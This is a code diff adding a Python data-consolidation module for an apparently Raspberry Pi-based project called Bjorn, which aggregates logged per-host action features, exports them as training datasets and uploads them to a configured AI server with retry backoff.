data_consolidator.py
Normal file
@@ -0,0 +1,913 @@
|
||||
"""
|
||||
data_consolidator.py - Data Consolidation Engine for Deep Learning
|
||||
═══════════════════════════════════════════════════════════════════════════
|
||||
|
||||
Purpose:
|
||||
Consolidate logged features into training-ready datasets.
|
||||
Prepare data exports for deep learning on external PC.
|
||||
|
||||
Features:
|
||||
- Aggregate features across time windows
|
||||
- Compute statistical features
|
||||
- Create feature vectors for neural networks
|
||||
- Export in formats ready for TensorFlow/PyTorch
|
||||
- Incremental consolidation (low memory footprint)
|
||||
|
||||
Author: Bjorn Team
|
||||
Version: 2.0.0
|
||||
"""
|
||||
|
||||
import json
|
||||
import csv
|
||||
import time
|
||||
import gzip
|
||||
import heapq
|
||||
from datetime import datetime, timedelta
|
||||
from typing import Dict, List, Any, Optional, Tuple
|
||||
from pathlib import Path
|
||||
from logger import Logger
|
||||
|
||||
logger = Logger(name="data_consolidator.py", level=20)
|
||||
|
||||
try:
|
||||
import requests
|
||||
except ImportError:
|
||||
requests = None
|
||||
|
||||
|
||||
class DataConsolidator:
|
||||
"""
|
||||
Consolidates raw feature logs into training datasets.
|
||||
Optimized for Raspberry Pi Zero - processes in batches.
|
||||
"""
|
||||
|
||||
def __init__(self, shared_data, export_dir: str = None):
|
||||
"""
|
||||
Initialize data consolidator
|
||||
|
||||
Args:
|
||||
shared_data: SharedData instance
|
||||
export_dir: Directory for export files
|
||||
"""
|
||||
self.shared_data = shared_data
|
||||
self.db = shared_data.db
|
||||
|
||||
if export_dir is None:
|
||||
# Default to shared_data path (cross-platform)
|
||||
self.export_dir = Path(getattr(shared_data, 'ml_exports_dir', Path(shared_data.data_dir) / "ml_exports"))
|
||||
else:
|
||||
self.export_dir = Path(export_dir)
|
||||
|
||||
self.export_dir.mkdir(parents=True, exist_ok=True)
|
||||
# Server health state consumed by orchestrator fallback logic.
|
||||
self.last_server_attempted = False
|
||||
self.last_server_contact_ok = None
|
||||
self._upload_backoff_until = 0.0
|
||||
self._upload_backoff_current_s = 0.0
|
||||
|
||||
# AI-01: Feature variance tracking for dimensionality reduction
|
||||
self._feature_variance_min = float(
|
||||
getattr(shared_data, 'ai_feature_selection_min_variance', 0.001)
|
||||
)
|
||||
# Accumulator: {feature_name: [sum, sum_of_squares, count]}
|
||||
self._feature_stats = {}
|
||||
|
||||
logger.info(f"DataConsolidator initialized, exports: {self.export_dir}")
|
||||
|
||||
def _set_server_contact_state(self, attempted: bool, ok: Optional[bool]) -> None:
|
||||
self.last_server_attempted = bool(attempted)
|
||||
self.last_server_contact_ok = ok if attempted else None
|
||||
|
||||
def _apply_upload_backoff(self, base_backoff_s: int, max_backoff_s: int = 3600) -> int:
|
||||
"""
|
||||
Exponential upload retry backoff:
|
||||
base -> base*2 -> base*4 ... capped at max_backoff_s.
|
||||
Returns the delay (seconds) applied for the next retry window.
|
||||
"""
|
||||
base = max(10, int(base_backoff_s))
|
||||
cap = max(base, int(max_backoff_s))
|
||||
prev = float(getattr(self, "_upload_backoff_current_s", 0.0) or 0.0)
|
||||
|
||||
if prev <= 0:
|
||||
delay = base
|
||||
else:
|
||||
delay = min(cap, max(base, int(prev * 2)))
|
||||
|
||||
self._upload_backoff_current_s = float(delay)
|
||||
self._upload_backoff_until = time.monotonic() + delay
|
||||
return int(delay)
|
||||
|
||||
# ═══════════════════════════════════════════════════════════════════════
|
||||
# CONSOLIDATION ENGINE
|
||||
# ═══════════════════════════════════════════════════════════════════════
|
||||
|
||||
def consolidate_features(
|
||||
self,
|
||||
batch_size: int = None,
|
||||
max_batches: Optional[int] = None
|
||||
) -> Dict[str, int]:
|
||||
"""
|
||||
Consolidate raw features into aggregated feature vectors.
|
||||
Processes unconsolidated records in batches.
|
||||
"""
|
||||
if batch_size is None:
|
||||
batch_size = int(getattr(self.shared_data, "ai_batch_size", 100))
|
||||
batch_size = max(1, min(int(batch_size), 5000))
|
||||
stats = {
|
||||
'records_processed': 0,
|
||||
'records_aggregated': 0,
|
||||
'batches_completed': 0,
|
||||
'errors': 0
|
||||
}
|
||||
|
||||
try:
|
||||
# Get unconsolidated records
|
||||
unconsolidated = self.db.query("""
|
||||
SELECT COUNT(*) as cnt
|
||||
FROM ml_features
|
||||
WHERE consolidated=0
|
||||
""")[0]['cnt']
|
||||
|
||||
if unconsolidated == 0:
|
||||
logger.info("No unconsolidated features to process")
|
||||
return stats
|
||||
|
||||
logger.info(f"Consolidating {unconsolidated} feature records...")
|
||||
|
||||
batch_count = 0
|
||||
while True:
|
||||
if max_batches and batch_count >= max_batches:
|
||||
break
|
||||
|
||||
# Fetch batch
|
||||
batch = self.db.query(f"""
|
||||
SELECT * FROM ml_features
|
||||
WHERE consolidated=0
|
||||
ORDER BY timestamp
|
||||
LIMIT {batch_size}
|
||||
""")
|
||||
|
||||
if not batch:
|
||||
break
|
||||
|
||||
# Process batch
|
||||
for record in batch:
|
||||
try:
|
||||
self._consolidate_single_record(record)
|
||||
stats['records_processed'] += 1
|
||||
except Exception as e:
|
||||
logger.error(f"Error consolidating record {record['id']}: {e}")
|
||||
stats['errors'] += 1
|
||||
|
||||
# Mark as consolidated
|
||||
record_ids = [r['id'] for r in batch]
|
||||
placeholders = ','.join('?' * len(record_ids))
|
||||
self.db.execute(f"""
|
||||
UPDATE ml_features
|
||||
SET consolidated=1
|
||||
WHERE id IN ({placeholders})
|
||||
""", record_ids)
|
||||
|
||||
stats['batches_completed'] += 1
|
||||
batch_count += 1
|
||||
|
||||
# Progress log
|
||||
if batch_count % 10 == 0:
|
||||
logger.info(
|
||||
f"Consolidation progress: {stats['records_processed']} records, "
|
||||
f"{stats['batches_completed']} batches"
|
||||
)
|
||||
|
||||
logger.success(
|
||||
f"Consolidation complete: {stats['records_processed']} records processed, "
|
||||
f"{stats['errors']} errors"
|
||||
)
|
||||
|
||||
except Exception as e:
|
||||
logger.error(f"Consolidation failed: {e}")
|
||||
stats['errors'] += 1
|
||||
|
||||
return stats
|
||||
|
||||
def _consolidate_single_record(self, record: Dict[str, Any]):
|
||||
"""
|
||||
Process a single feature record into aggregated form.
|
||||
Computes statistical features and feature vectors.
|
||||
"""
|
||||
try:
|
||||
# Parse JSON fields once — reused by _build_feature_vector to avoid double-parsing
|
||||
host_features = json.loads(record.get('host_features', '{}'))
|
||||
network_features = json.loads(record.get('network_features', '{}'))
|
||||
temporal_features = json.loads(record.get('temporal_features', '{}'))
|
||||
action_features = json.loads(record.get('action_features', '{}'))
|
||||
|
||||
# Combine all features
|
||||
all_features = {
|
||||
**host_features,
|
||||
**network_features,
|
||||
**temporal_features,
|
||||
**action_features
|
||||
}
|
||||
|
||||
# Build numerical feature vector — pass already-parsed dicts to avoid re-parsing
|
||||
feature_vector = self._build_feature_vector(
|
||||
host_features, network_features, temporal_features, action_features
|
||||
)
|
||||
|
||||
# AI-01: Track feature variance for dimensionality reduction
|
||||
self._track_feature_variance(feature_vector)
|
||||
|
||||
# Determine time window
|
||||
raw_ts = record['timestamp']
|
||||
if isinstance(raw_ts, str):
|
||||
try:
|
||||
timestamp = datetime.fromisoformat(raw_ts)
|
||||
except ValueError:
|
||||
timestamp = datetime.now()
|
||||
elif isinstance(raw_ts, datetime):
|
||||
timestamp = raw_ts
|
||||
else:
|
||||
timestamp = datetime.now()
|
||||
|
||||
hourly_window = timestamp.replace(minute=0, second=0, microsecond=0).isoformat()
|
||||
|
||||
# Update or insert aggregated record
|
||||
self._update_aggregated_features(
|
||||
mac_address=record['mac_address'],
|
||||
time_window='hourly',
|
||||
timestamp=hourly_window,
|
||||
action_name=record['action_name'],
|
||||
success=record['success'],
|
||||
duration=record['duration_seconds'],
|
||||
reward=record['reward'],
|
||||
feature_vector=feature_vector,
|
||||
all_features=all_features
|
||||
)
|
||||
|
||||
except Exception as e:
|
||||
logger.error(f"Error consolidating single record: {e}")
|
||||
raise
|
||||
|
||||
def _build_feature_vector(
|
||||
self,
|
||||
host_features: Dict[str, Any],
|
||||
network_features: Dict[str, Any],
|
||||
temporal_features: Dict[str, Any],
|
||||
action_features: Dict[str, Any],
|
||||
) -> Dict[str, float]:
|
||||
"""
|
||||
Build a named feature dictionary from already-parsed feature dicts.
|
||||
Accepts pre-parsed dicts so JSON is never decoded twice per record.
|
||||
Uses shared ai_utils for consistency.
|
||||
"""
|
||||
from ai_utils import extract_neural_features_dict
|
||||
|
||||
return extract_neural_features_dict(
|
||||
host_features=host_features,
|
||||
network_features=network_features,
|
||||
temporal_features=temporal_features,
|
||||
action_features=action_features,
|
||||
)
|
||||
|
||||
def _update_aggregated_features(
|
||||
self,
|
||||
mac_address: str,
|
||||
time_window: str,
|
||||
timestamp: str,
|
||||
action_name: str,
|
||||
success: int,
|
||||
duration: float,
|
||||
reward: float,
|
||||
feature_vector: Dict[str, float],
|
||||
all_features: Dict[str, Any]
|
||||
):
|
||||
"""
|
||||
Update or insert aggregated feature record.
|
||||
Accumulates statistics over the time window.
|
||||
"""
|
||||
try:
|
||||
# Check if record exists
|
||||
existing = self.db.query("""
|
||||
SELECT * FROM ml_features_aggregated
|
||||
WHERE mac_address=? AND time_window=? AND computed_at=?
|
||||
""", (mac_address, time_window, timestamp))
|
||||
|
||||
if existing:
|
||||
# Update existing record
|
||||
old = existing[0]
|
||||
new_total = old['total_actions'] + 1
|
||||
# ... typical stats update ...
|
||||
|
||||
# Merge feature vectors (average each named feature)
|
||||
old_vector = json.loads(old['feature_vector']) # Now a Dict
|
||||
if isinstance(old_vector, list): # Migration handle
|
||||
old_vector = {}
|
||||
|
||||
merged_vector = {}
|
||||
# Combine keys from both
|
||||
all_keys = set(old_vector.keys()) | set(feature_vector.keys())
|
||||
for k in all_keys:
|
||||
v_old = old_vector.get(k, 0.0)
|
||||
v_new = feature_vector.get(k, 0.0)
|
||||
merged_vector[k] = (v_old * old['total_actions'] + v_new) / new_total
|
||||
|
||||
self.db.execute("""
|
||||
UPDATE ml_features_aggregated
|
||||
SET total_actions=total_actions+1,
|
||||
success_rate=(success_rate*total_actions + ?)/(total_actions+1),
|
||||
avg_duration=(avg_duration*total_actions + ?)/(total_actions+1),
|
||||
total_reward=total_reward + ?,
|
||||
feature_vector=?
|
||||
WHERE mac_address=? AND time_window=? AND computed_at=?
|
||||
""", (
|
||||
success,
|
||||
duration,
|
||||
reward,
|
||||
json.dumps(merged_vector),
|
||||
mac_address,
|
||||
time_window,
|
||||
timestamp
|
||||
))
|
||||
else:
|
||||
# Insert new record
|
||||
self.db.execute("""
|
||||
INSERT INTO ml_features_aggregated (
|
||||
mac_address, time_window, computed_at,
|
||||
total_actions, success_rate, avg_duration, total_reward,
|
||||
feature_vector
|
||||
) VALUES (?, ?, ?, 1, ?, ?, ?, ?)
|
||||
""", (
|
||||
mac_address,
|
||||
time_window,
|
||||
timestamp,
|
||||
float(success),
|
||||
duration,
|
||||
reward,
|
||||
json.dumps(feature_vector)
|
||||
))
|
||||
|
||||
except Exception as e:
|
||||
logger.error(f"Error updating aggregated features: {e}")
|
||||
raise
|
||||
|
||||
# ═══════════════════════════════════════════════════════════════════════
|
||||
# AI-01: FEATURE VARIANCE TRACKING & SELECTION
|
||||
# ═══════════════════════════════════════════════════════════════════════
|
||||
|
||||
def _track_feature_variance(self, feature_vector: Dict[str, float]):
|
||||
"""
|
||||
Update running statistics (mean, variance) for each feature.
|
||||
Uses Welford's online algorithm via sum/sum_sq/count.
|
||||
"""
|
||||
for name, value in feature_vector.items():
|
||||
try:
|
||||
val = float(value)
|
||||
except (TypeError, ValueError):
|
||||
continue
|
||||
if name not in self._feature_stats:
|
||||
self._feature_stats[name] = [0.0, 0.0, 0]
|
||||
stats = self._feature_stats[name]
|
||||
stats[0] += val # sum
|
||||
stats[1] += val * val # sum of squares
|
||||
stats[2] += 1 # count
|
||||
|
||||
def _get_feature_variances(self) -> Dict[str, float]:
|
||||
"""Return computed variance for each tracked feature."""
|
||||
variances = {}
|
||||
for name, (s, sq, n) in self._feature_stats.items():
|
||||
if n < 2:
|
||||
variances[name] = 0.0
|
||||
else:
|
||||
mean = s / n
|
||||
variances[name] = max(0.0, sq / n - mean * mean)
|
||||
return variances
|
||||
|
||||
def _get_selected_features(self) -> List[str]:
|
||||
"""Return feature names that pass the minimum variance threshold."""
|
||||
threshold = self._feature_variance_min
|
||||
variances = self._get_feature_variances()
|
||||
selected = [name for name, var in variances.items() if var >= threshold]
|
||||
dropped = len(variances) - len(selected)
|
||||
if dropped > 0:
|
||||
logger.info(
|
||||
f"Feature selection: kept {len(selected)}/{len(variances)} features "
|
||||
f"(dropped {dropped} near-zero variance < {threshold})"
|
||||
)
|
||||
return sorted(selected)
|
||||
|
||||
def _write_feature_manifest(self, selected_features: List[str], export_filepath: str):
|
||||
"""Write feature_manifest.json alongside the export file."""
|
||||
try:
|
||||
variances = self._get_feature_variances()
|
||||
manifest = {
|
||||
'created_at': datetime.now().isoformat(),
|
||||
'feature_count': len(selected_features),
|
||||
'min_variance_threshold': self._feature_variance_min,
|
||||
'features': {
|
||||
name: {'variance': round(variances.get(name, 0.0), 6)}
|
||||
for name in selected_features
|
||||
},
|
||||
'export_file': str(export_filepath),
|
||||
}
|
||||
manifest_path = self.export_dir / 'feature_manifest.json'
|
||||
with open(manifest_path, 'w', encoding='utf-8') as f:
|
||||
json.dump(manifest, f, indent=2)
|
||||
logger.info(f"Feature manifest written: {manifest_path} ({len(selected_features)} features)")
|
||||
except Exception as e:
|
||||
logger.error(f"Failed to write feature manifest: {e}")
|
||||
|
||||
# ═══════════════════════════════════════════════════════════════════════
|
||||
# EXPORT FUNCTIONS
|
||||
# ═══════════════════════════════════════════════════════════════════════
|
||||
|
||||
def export_for_training(
|
||||
self,
|
||||
format: str = 'csv',
|
||||
compress: bool = True,
|
||||
max_records: Optional[int] = None
|
||||
) -> Tuple[str, int]:
|
||||
"""
|
||||
Export consolidated features for deep learning training.
|
||||
|
||||
Args:
|
||||
format: 'csv', 'jsonl', or 'parquet'
|
||||
compress: Whether to gzip the output
|
||||
max_records: Maximum records to export (None = all)
|
||||
|
||||
Returns:
|
||||
Tuple of (file_path, record_count)
|
||||
"""
|
||||
try:
|
||||
if max_records is None:
|
||||
max_records = int(getattr(self.shared_data, "ai_export_max_records", 1000))
|
||||
max_records = max(100, min(int(max_records), 20000))
|
||||
|
||||
# Generate filename
|
||||
timestamp = datetime.now().strftime('%Y%m%d_%H%M%S')
|
||||
base_filename = f"bjorn_training_{timestamp}.{format}"
|
||||
|
||||
if compress and format != 'parquet':
|
||||
base_filename += '.gz'
|
||||
|
||||
filepath = self.export_dir / base_filename
|
||||
|
||||
# Fetch data
|
||||
limit_clause = f"LIMIT {max_records}"
|
||||
records = self.db.query(f"""
|
||||
SELECT
|
||||
mf.*,
|
||||
mfa.feature_vector,
|
||||
mfa.success_rate as aggregated_success_rate,
|
||||
mfa.total_actions as aggregated_total_actions
|
||||
FROM ml_features mf
|
||||
LEFT JOIN ml_features_aggregated mfa
|
||||
ON mf.mac_address = mfa.mac_address
|
||||
WHERE mf.consolidated=1 AND mf.export_batch_id IS NULL
|
||||
ORDER BY mf.timestamp DESC
|
||||
{limit_clause}
|
||||
""")
|
||||
|
||||
if not records:
|
||||
logger.warning("No consolidated records to export")
|
||||
return "", 0
|
||||
|
||||
# Extract IDs before export so we can free the records list early
|
||||
record_ids = [r['id'] for r in records]
|
||||
|
||||
# Export based on format
|
||||
if format == 'csv':
|
||||
count = self._export_csv(records, filepath, compress)
|
||||
elif format == 'jsonl':
|
||||
count = self._export_jsonl(records, filepath, compress)
|
||||
elif format == 'parquet':
|
||||
count = self._export_parquet(records, filepath)
|
||||
else:
|
||||
raise ValueError(f"Unsupported format: {format}")
|
||||
|
||||
# Free the large records list immediately after export — record_ids is all we still need
|
||||
del records
|
||||
|
||||
# AI-01: Write feature manifest with variance-filtered feature names
|
||||
try:
|
||||
selected = self._get_selected_features()
|
||||
if selected:
|
||||
self._write_feature_manifest(selected, str(filepath))
|
||||
except Exception as e:
|
||||
logger.error(f"Feature manifest generation failed: {e}")
|
||||
|
||||
# Create export batch record
|
||||
batch_id = self._create_export_batch(filepath, count)
|
||||
|
||||
# Update records with batch ID
|
||||
placeholders = ','.join('?' * len(record_ids))
|
||||
self.db.execute(f"""
|
||||
UPDATE ml_features
|
||||
SET export_batch_id=?
|
||||
WHERE id IN ({placeholders})
|
||||
""", [batch_id] + record_ids)
|
||||
del record_ids
|
||||
|
||||
logger.success(
|
||||
f"Exported {count} records to {filepath} "
|
||||
f"(batch_id={batch_id})"
|
||||
)
|
||||
|
||||
return str(filepath), count
|
||||
|
||||
except Exception as e:
|
||||
logger.error(f"Export failed: {e}")
|
||||
raise
|
||||
|
||||
def _export_csv(
|
||||
self,
|
||||
records: List[Dict],
|
||||
filepath: Path,
|
||||
compress: bool
|
||||
) -> int:
|
||||
"""Export records as CSV"""
|
||||
open_func = gzip.open if compress else open
|
||||
mode = 'wt' if compress else 'w'
|
||||
|
||||
# 1. Flatten all records first to collect all possible fieldnames
|
||||
flattened = []
|
||||
all_fieldnames = set()
|
||||
|
||||
for r in records:
|
||||
flat = {
|
||||
'timestamp': r['timestamp'],
|
||||
'mac_address': r['mac_address'],
|
||||
'ip_address': r['ip_address'],
|
||||
'action_name': r['action_name'],
|
||||
'success': r['success'],
|
||||
'duration_seconds': r['duration_seconds'],
|
||||
'reward': r['reward']
|
||||
}
|
||||
|
||||
# Parse and flatten features
|
||||
for field in ['host_features', 'network_features', 'temporal_features', 'action_features']:
|
||||
try:
|
||||
features = json.loads(r.get(field, '{}'))
|
||||
for k, v in features.items():
|
||||
if isinstance(v, (int, float, bool, str)):
|
||||
flat_key = f"{field}_{k}"
|
||||
flat[flat_key] = v
|
||||
except Exception as e:
|
||||
logger.debug(f"Skip bad JSON in {field}: {e}")
|
||||
|
||||
# Add named feature vector
|
||||
if r.get('feature_vector'):
|
||||
try:
|
||||
vector = json.loads(r['feature_vector'])
|
||||
if isinstance(vector, dict):
|
||||
for k, v in vector.items():
|
||||
flat[f'feat_{k}'] = v
|
||||
elif isinstance(vector, list):
|
||||
for i, v in enumerate(vector):
|
||||
flat[f'feature_{i}'] = v
|
||||
except Exception as e:
|
||||
logger.debug(f"Skip bad feature vector: {e}")
|
||||
|
||||
flattened.append(flat)
|
||||
all_fieldnames.update(flat.keys())
|
||||
|
||||
# 2. Sort fieldnames for consistency
|
||||
sorted_fieldnames = sorted(list(all_fieldnames))
|
||||
all_fieldnames = None # Free the set
|
||||
|
||||
# 3. Write CSV
|
||||
with open_func(filepath, mode, newline='', encoding='utf-8') as f:
|
||||
if flattened:
|
||||
writer = csv.DictWriter(f, fieldnames=sorted_fieldnames)
|
||||
writer.writeheader()
|
||||
writer.writerows(flattened)
|
||||
|
||||
count = len(flattened)
|
||||
flattened = None # Free the expanded list
|
||||
return count
|
||||
|
||||
def _export_jsonl(
|
||||
self,
|
||||
records: List[Dict],
|
||||
filepath: Path,
|
||||
compress: bool
|
||||
) -> int:
|
||||
"""Export records as JSON Lines"""
|
||||
open_func = gzip.open if compress else open
|
||||
mode = 'wt' if compress else 'w'
|
||||
|
||||
with open_func(filepath, mode, encoding='utf-8') as f:
|
||||
for r in records:
|
||||
# Avoid mutating `records` in place to keep memory growth predictable.
|
||||
row = dict(r)
|
||||
for field in ['host_features', 'network_features', 'temporal_features', 'action_features', 'raw_event']:
|
||||
try:
|
||||
row[field] = json.loads(row.get(field, '{}'))
|
||||
except Exception:
|
||||
row[field] = {}
|
||||
|
||||
if row.get('feature_vector'):
|
||||
try:
|
||||
row['feature_vector'] = json.loads(row['feature_vector'])
|
||||
except Exception:
|
||||
row['feature_vector'] = {}
|
||||
|
||||
f.write(json.dumps(row) + '\n')
|
||||
|
||||
return len(records)
|
||||
|
||||
def _export_parquet(self, records: List[Dict], filepath: Path) -> int:
|
||||
"""Export records as Parquet (requires pyarrow)"""
|
||||
try:
|
||||
import pyarrow as pa
|
||||
import pyarrow.parquet as pq
|
||||
|
||||
# Flatten records
|
||||
flattened = []
|
||||
for r in records:
|
||||
flat = dict(r)
|
||||
# Parse JSON fields
|
||||
for field in ['host_features', 'network_features', 'temporal_features', 'action_features', 'raw_event']:
|
||||
flat[field] = json.loads(r.get(field, '{}'))
|
||||
|
||||
if r.get('feature_vector'):
|
||||
flat['feature_vector'] = json.loads(r['feature_vector'])
|
||||
|
||||
flattened.append(flat)
|
||||
|
||||
# Convert to Arrow table
|
||||
table = pa.Table.from_pylist(flattened)
|
||||
|
||||
# Write parquet
|
||||
pq.write_table(table, filepath, compression='snappy')
|
||||
|
||||
return len(records)
|
||||
|
||||
except ImportError:
|
||||
logger.error("Parquet export requires pyarrow. Falling back to CSV.")
|
||||
return self._export_csv(records, filepath.with_suffix('.csv'), compress=True)
|
||||
|
||||
def _create_export_batch(self, filepath: Path, count: int) -> int:
|
||||
"""Create export batch record and return batch ID"""
|
||||
result = self.db.execute("""
|
||||
INSERT INTO ml_export_batches (file_path, record_count, status)
|
||||
VALUES (?, ?, 'exported')
|
||||
""", (str(filepath), count))
|
||||
|
||||
# Get the inserted ID
|
||||
batch_id = self.db.query("SELECT last_insert_rowid() as id")[0]['id']
|
||||
return batch_id
|
||||
|
||||
# ═══════════════════════════════════════════════════════════════════════
|
||||
# UTILITY METHODS
|
||||
# ═══════════════════════════════════════════════════════════════════════
|
||||
|
||||
def get_export_stats(self) -> Dict[str, Any]:
|
||||
"""Get statistics about exports"""
|
||||
try:
|
||||
batches = self.db.query("""
|
||||
SELECT COUNT(*) as total_batches,
|
||||
SUM(record_count) as total_records,
|
||||
MAX(created_at) as last_export
|
||||
FROM ml_export_batches
|
||||
WHERE status='exported'
|
||||
""")[0]
|
||||
|
||||
pending = self.db.query("""
|
||||
SELECT COUNT(*) as cnt
|
||||
FROM ml_features
|
||||
WHERE consolidated=1 AND export_batch_id IS NULL
|
||||
""")[0]['cnt']
|
||||
|
||||
return {
|
||||
'total_export_batches': batches.get('total_batches', 0),
|
||||
'total_records_exported': batches.get('total_records', 0),
|
||||
'last_export_time': batches.get('last_export'),
|
||||
'pending_export_count': pending
|
||||
}
|
||||
except Exception as e:
|
||||
logger.error(f"Error getting export stats: {e}")
|
||||
return {}
|
||||
|
||||
def flush_pending_uploads(self, max_files: int = 3) -> int:
|
||||
"""
|
||||
Retry uploads for previously exported batches that were not transferred yet.
|
||||
Returns the number of successfully transferred files.
|
||||
"""
|
||||
max_files = max(0, int(max_files))
|
||||
if max_files <= 0:
|
||||
return 0
|
||||
|
||||
# No heavy "reliquat" tracking needed: pending uploads = files present in export_dir.
|
||||
files = self._list_pending_export_files(limit=max_files)
|
||||
ok = 0
|
||||
for fp in files:
|
||||
if self.upload_to_server(fp):
|
||||
ok += 1
|
||||
else:
|
||||
# Stop early when server is unreachable to avoid repeated noise.
|
||||
if self.last_server_attempted and self.last_server_contact_ok is False:
|
||||
break
|
||||
return ok
|
||||
|
||||
def _list_pending_export_files(self, limit: int = 3) -> List[str]:
|
||||
"""
|
||||
Return oldest export files present in export_dir.
|
||||
This makes the backlog naturally equal to the number of files on disk.
|
||||
"""
|
||||
limit = max(0, int(limit))
|
||||
if limit <= 0:
|
||||
return []
|
||||
|
||||
try:
|
||||
d = Path(self.export_dir)
|
||||
if not d.exists():
|
||||
return []
|
||||
|
||||
def _safe_mtime(path: Path) -> float:
|
||||
try:
|
||||
return path.stat().st_mtime
|
||||
except Exception:
|
||||
return float("inf")
|
||||
|
||||
# Keep only the N oldest files in memory instead of sorting all candidates.
|
||||
files_iter = (p for p in d.glob("bjorn_training_*") if p.is_file())
|
||||
oldest = heapq.nsmallest(limit, files_iter, key=_safe_mtime)
|
||||
return [str(p) for p in oldest]
|
||||
except Exception:
|
||||
return []
|
||||
|
||||
def _mark_batch_status(self, filepath: str, status: str, notes: str = "") -> None:
|
||||
"""Update ml_export_batches status for a given file path (best-effort)."""
|
||||
try:
|
||||
self.db.execute(
|
||||
"""
|
||||
UPDATE ml_export_batches
|
||||
SET status=?, notes=?
|
||||
WHERE file_path=?
|
||||
""",
|
||||
(status, notes or "", str(filepath)),
|
||||
)
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
def _safe_delete_uploaded_export(self, filepath: Path) -> None:
|
||||
"""Delete a successfully-uploaded export file if configured to do so."""
|
||||
try:
|
||||
if not bool(self.shared_data.config.get("ai_delete_export_after_upload", True)):
|
||||
return
|
||||
|
||||
fp = filepath.resolve()
|
||||
base = Path(self.export_dir).resolve()
|
||||
# Safety: only delete files under export_dir.
|
||||
if base not in fp.parents:
|
||||
return
|
||||
|
||||
fp.unlink(missing_ok=True) # Python 3.8+ supports missing_ok
|
||||
except TypeError:
|
||||
# Python < 3.8 fallback (not expected here, but safe)
|
||||
try:
|
||||
if filepath.exists():
|
||||
filepath.unlink()
|
||||
except Exception:
|
||||
pass
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
def upload_to_server(self, filepath: str) -> bool:
|
||||
"""
|
||||
Upload export file to AI Validation Server.
|
||||
|
||||
Args:
|
||||
filepath: Path to the file to upload
|
||||
|
||||
Returns:
|
||||
True if upload successful
|
||||
"""
|
||||
self._set_server_contact_state(False, None)
|
||||
try:
|
||||
import requests
|
||||
except ImportError:
|
||||
requests = None
|
||||
|
||||
if requests is None:
|
||||
logger.info_throttled(
|
||||
"AI upload skipped: requests not installed",
|
||||
key="ai_upload_no_requests",
|
||||
interval_s=600.0,
|
||||
)
|
||||
return False
|
||||
|
||||
url = self.shared_data.config.get("ai_server_url")
|
||||
if not url:
|
||||
logger.info_throttled(
|
||||
"AI upload skipped: ai_server_url not configured",
|
||||
key="ai_upload_no_url",
|
||||
interval_s=600.0,
|
||||
)
|
||||
return False
|
||||
|
||||
backoff_s = max(10, int(self.shared_data.config.get("ai_upload_retry_backoff_s", 120)))
|
||||
max_backoff_s = 3600
|
||||
now_mono = time.monotonic()
|
||||
if now_mono < self._upload_backoff_until:
|
||||
remaining = int(self._upload_backoff_until - now_mono)
|
||||
logger.debug(f"AI upload backoff active ({remaining}s remaining)")
|
||||
logger.info_throttled(
|
||||
"AI upload deferred: backoff active",
|
||||
key="ai_upload_backoff_active",
|
||||
interval_s=180.0,
|
||||
)
|
||||
return False
|
||||
|
||||
try:
|
||||
filepath = Path(filepath)
|
||||
|
||||
if not filepath.exists():
|
||||
logger.warning(f"AI upload skipped: file not found: {filepath}")
|
||||
self._mark_batch_status(str(filepath), "missing", "file not found")
|
||||
return False
|
||||
|
||||
# Get MAC address for unique identification
|
||||
try:
|
||||
from ai_utils import get_system_mac
|
||||
mac = get_system_mac()
|
||||
except ImportError:
|
||||
mac = "unknown"
|
||||
|
||||
logger.debug(f"Uploading {filepath.name} to AI Server ({url}) unique_id={mac}")
|
||||
self._set_server_contact_state(True, None)
|
||||
|
||||
with open(filepath, 'rb') as f:
|
||||
files = {'file': f}
|
||||
# Send MAC as query param
|
||||
# Server expects ?mac_addr=...
|
||||
params = {'mac_addr': mac}
|
||||
|
||||
# Short timeout to avoid blocking
|
||||
response = requests.post(f"{url}/upload", files=files, params=params, timeout=10)
|
||||
|
||||
if response.status_code == 200:
|
||||
self._set_server_contact_state(True, True)
|
||||
self._upload_backoff_until = 0.0
|
||||
self._upload_backoff_current_s = 0.0
|
||||
logger.success(f"Uploaded {filepath.name} successfully")
|
||||
self._mark_batch_status(str(filepath), "transferred", "uploaded")
|
||||
self._safe_delete_uploaded_export(filepath)
|
||||
return True
|
||||
else:
|
||||
self._set_server_contact_state(True, False)
|
||||
next_retry_s = self._apply_upload_backoff(backoff_s, max_backoff_s)
|
||||
logger.debug(
|
||||
f"AI upload HTTP failure for {filepath.name}: status={response.status_code}, "
|
||||
f"next retry in {next_retry_s}s"
|
||||
)
|
||||
logger.info_throttled(
|
||||
f"AI upload deferred (HTTP {response.status_code})",
|
||||
key=f"ai_upload_http_{response.status_code}",
|
||||
interval_s=300.0,
|
||||
)
|
||||
return False
|
||||
|
||||
except Exception as e:
|
||||
self._set_server_contact_state(True, False)
|
||||
next_retry_s = self._apply_upload_backoff(backoff_s, max_backoff_s)
|
||||
logger.debug(f"AI upload exception for {filepath}: {e} (next retry in {next_retry_s}s)")
|
||||
logger.info_throttled(
|
||||
"AI upload deferred: server unreachable (retry later)",
|
||||
key="ai_upload_exception",
|
||||
interval_s=300.0,
|
||||
)
|
||||
return False
|
||||
|
||||
def cleanup_old_exports(self, days: int = 30):
|
||||
"""Delete export files older than N days"""
|
||||
try:
|
||||
cutoff = datetime.now() - timedelta(days=days)
|
||||
|
||||
old_batches = self.db.query("""
|
||||
SELECT file_path FROM ml_export_batches
|
||||
WHERE created_at < ?
|
||||
""", (cutoff.isoformat(),))
|
||||
|
||||
deleted = 0
|
||||
for batch in old_batches:
|
||||
filepath = Path(batch['file_path'])
|
||||
if filepath.exists():
|
||||
filepath.unlink()
|
||||
deleted += 1
|
||||
|
||||
# Clean up database records
|
||||
self.db.execute("""
|
||||
DELETE FROM ml_export_batches
|
||||
WHERE created_at < ?
|
||||
""", (cutoff.isoformat(),))
|
||||
|
||||
logger.info(f"Cleaned up {deleted} old export files")
|
||||
|
||||
except Exception as e:
|
||||
logger.error(f"Cleanup failed: {e}")
|
||||
|
||||
|
||||
# ═══════════════════════════════════════════════════════════════════════════
|
||||
# END OF FILE
|
||||
# ═══════════════════════════════════════════════════════════════════════════
|
||||
59
database.py
@@ -26,6 +26,9 @@ from db_utils.comments import CommentOps
|
||||
from db_utils.agents import AgentOps
|
||||
from db_utils.studio import StudioOps
|
||||
from db_utils.webenum import WebEnumOps
|
||||
from db_utils.sentinel import SentinelOps
|
||||
from db_utils.bifrost import BifrostOps
|
||||
from db_utils.loki import LokiOps
|
||||
|
||||
logger = Logger(name="database.py", level=logging.DEBUG)
|
||||
|
